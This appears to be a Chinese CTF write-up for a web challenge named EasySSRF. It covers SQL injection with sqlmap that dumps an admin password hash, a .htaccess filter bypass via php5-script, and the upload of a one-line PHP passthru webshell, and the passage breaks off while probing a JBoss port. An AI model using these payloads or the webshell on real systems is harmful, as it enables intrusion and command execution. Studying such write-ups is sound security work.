
Bootstrap

Apache-Web-Server 2.4.29


Ubuntu

https://blog.csdn.net/weixin_39190897

2、访问该端口是一个登陆页面：



3、简单测试发现是未过滤的 SQL 注入：



4、直接上 Sqlmap (`sqlmap.py -r 123.txt --dbms MySQL -p "username" -D easyweb -T employee -C "username,password" --dump` , 不知为何, 此题发现必须加上 `--dbms MvSQL -p "username"` 参数才能正常跑 sqlmap), 获得账户密码, 尴尬的是一


开始以为密码得解密后才能登录，后来队友说直接输入就行.....

```
[09:43:55] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
[09:43:55] [WARNING] no clear password(s) found
Database: easyweb
Table: employee
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| <blank>  | <blank>  |
| admin    | 99f609527226e076d668668582ac4420 |
+-----+-----+

[09:43:55] [INFO] table 'easyweb.employee' dumped to CSV file 'C:\Users\True\AppData\Local\sqlmap\o
oyee.csv'
[09:43:55] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 6 times
[09:43:55] [INFO] fetched data logged to text files under 'C:\Users\True\AppData\Local\sqlmap\o


[*] ending @ 09:43:55 /2021-06-13/
https://blog.csdn.net/weixin_39190897
```

5、登陆后围绕系统标题栏 EasySSRF 的提示，一通搜索企图利用 SSRF 读取本地 flag 文件，无果.....



上传木马并提权


1、尝试 SSRF 无果，无奈继续信息搜集，扫描路径，发现 file 路径可上传文件：



2、尝试上传 php 一句话木马，被拦截了，Fuzz 了一下发现是后缀+内容过滤，不能传 jpg 这些，猜测用 .htaccess 上传漏洞，发现也存在过滤：

```
9 Connection: close
10 Content-Type: application/json
11
12 {
13   "status":false,
14   "message":"Dangerous Content "
15 }
16
-----26087417433349234346826061593
18 Content-Disposition: form-data; name="file"; filename="1.png"
19 Content-Type: image/png
20
21 AddTq
22 ypee adfappli\cati/on/x-ht\tpd-p\hpabc
23 asdf
24 asdf
-----26087417433349234346826061593--
```

3、此处过滤了 application，用 php5-script 绕过即可：




```
Request
Raw Params Headers Hex
POST /file HTTP/1.1
Host: 121.42.242.238:36842
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----333852527238402835122024174474
Content-Length: 249
Origin: http://121.42.242.238:36842
Connection: close
Referer: http://121.42.242.238:36842/file
Cookie: ci_session=f84a3b94133upg2ho4f10hb3uea82a3; id=1; code=6LiDoKrgJTAi1MMInF4LVSEgkJo2q6
Upgrade-Insecure-Requests: 1
-----333852527238402835122024174474
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: text/plain
AddHandler: php5-script .qwer
-----333852527238402835122024174474--

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sun, 13 Jun 2021 11:45:17 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=u926fjvvo1g92k3vc7jhaqc5c4aj5dic; expires=Sun, 13-Jun-2021 13:45:17 GMT; Max-Age=7200; path=/; HttpOnly
Content-Length: 135
Connection: close
Content-Type: application/json

{"status":true,"message":"Upload Success!","file":"http://121.42.242.238:36842/upload/c1207b4701f5946aca9a62010b60ae5/.htaccess"}
```

4、随后上传木马文件，传马发现 php 不能闭合，并且过滤了一些危险函数，fuzz 一下得到：




```
Request
Pretty Raw In Actions
1 POST /file HTTP/1.1
2 Host: 121.42.242.238:36842
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----26087417433349234346826061593
8 Content-Length: 243
9 Origin: http://121.42.242.238:36842
10 Connection: close
11 Referer: http://121.42.242.238:36842/file
12 Cookie: id=1; code=SoDjNTuIrAwlfhjVd0yIrig9f4V4oLqg; ci_session=
  82hnsvl8q7tft6hcqrs2btlviflp6d
13 Upgrade-Insecure-Requests: 1
14 Pragma: no-cache
15 Cache-Control: no-cache
16
17 -----26087417433349234346826061593
18 Content-Disposition: form-data; name="file"; filename="1.qwer"
19 Content-Type: image/png
20
21 <?php passthru($_POST[1]);
22
23 -----26087417433349234346826061593--

Response
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Sun, 13 Jun 2021 12:00:22 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Set-Cookie: ci_session=tealn56ed24pv01o6hJg8is808ab25f0; expires=Sun, 13-Jun-2021 14:00:22
8 Content-Length: 133
9 Connection: close
10 Content-Type: application/json
11
12 {
13   "status":true,
14   "message":"Upload Success!",
15   "file":"http://121.42.242.238:36842/upload/3caf8a0409c1b69b2507a447acal296b/13.qwer"
16 }
```

5、成功连接木马：






6、然而发现 flag 文件无法读取.....权限不足，读取 hint 文件获得提示：

```

2  drwxr-xr-x  1 root root    4096 Jun 12 17:31 .
3  drwxr-xr-x  1 root root    4096 Jun 12 17:31 ..
4  -rwxr-xr-x  1 root root      0 Jun 12 17:31 .dockerenv
5  drwx----- 1 root root    4096 Jun 12 09:16 app
6  drwxr-xr-x  1 root root    4096 Jun 12 08:44 bin
7  drwxr-xr-x  2 root root    4096 Apr 24 2018 boot
8  drwxr-xr-x  5 root root    360 Jun 12 17:31 dev
9  drwxr-xr-x  1 root root    4096 Jun 12 17:31 etc
10 -r-----  1 root root     36 Jun 11 14:04 flag
11 -r--r--r--  1 root root    108 Jun  2 12:19 hint
12 drwxr-xr-x  2 root root    4096 Apr 24 2018 home
13 drwxr-xr-x  1 root root    4096 Jun 12 08:44 lib
14 drwxr-xr-x  2 root root    4096 May 12 23:08 lib64
15 drwxr-xr-x  2 root root    4096 May 12 23:05 media
16 drwxr-xr-x  2 root root    4096 May 12 23:05 mnt
17 -rwx----- 1 root root   8604 Jun  1 05:08 mysql.sql
18 drwxr-xr-x  6 root root    4096 May 19 07:19 node
19 -rw-rw-r--  1 root root 22253732 May 27 07:43 node.tar.xz
20 drwxr-xr-x  2 root root    4096 May 12 23:05 opt
  
```



7、提示信息要求继续进行信息收集，接下来的操作比赛时我没搞懂，故盗用别人的解题过程.....使用命令 netstat -apn 查看服务器所有的进程和端口使用情况，留意到 8006 端口为 JBoss 服务：

```


Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4444             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8093             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:4445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8006             0.0.0.0:*               LISTEN      -
  
```

```

tcp      0      0 0.0.0.0:8009 → 0.0.0.0:* LISTEN -
tcp      0      0 0.0.0.0:1098 → 0.0.0.0:* LISTEN -
tcp      0      0 0.0.0.0:36842 → 0.0.0.0:* LISTEN -
tcp      0      0 127.0.0.1:3306 → 0.0.0.0:* LISTEN -
tcp      0      0 0.0.0.0:1099 → 0.0.0.0:* LISTEN -
tcp      0      0 0.0.0.0:8083 → 0.0.0.0:* LISTEN -
tcp      0      0 127.0.0.1:5432 → 0.0.0.0:* LISTEN -
tcp      0      0 172.17.0.2:36842 → 110.16.67.202:1079 TIME_WAIT

```

在终端使用 curl 命令请求访问 8006 端口的服务页面：



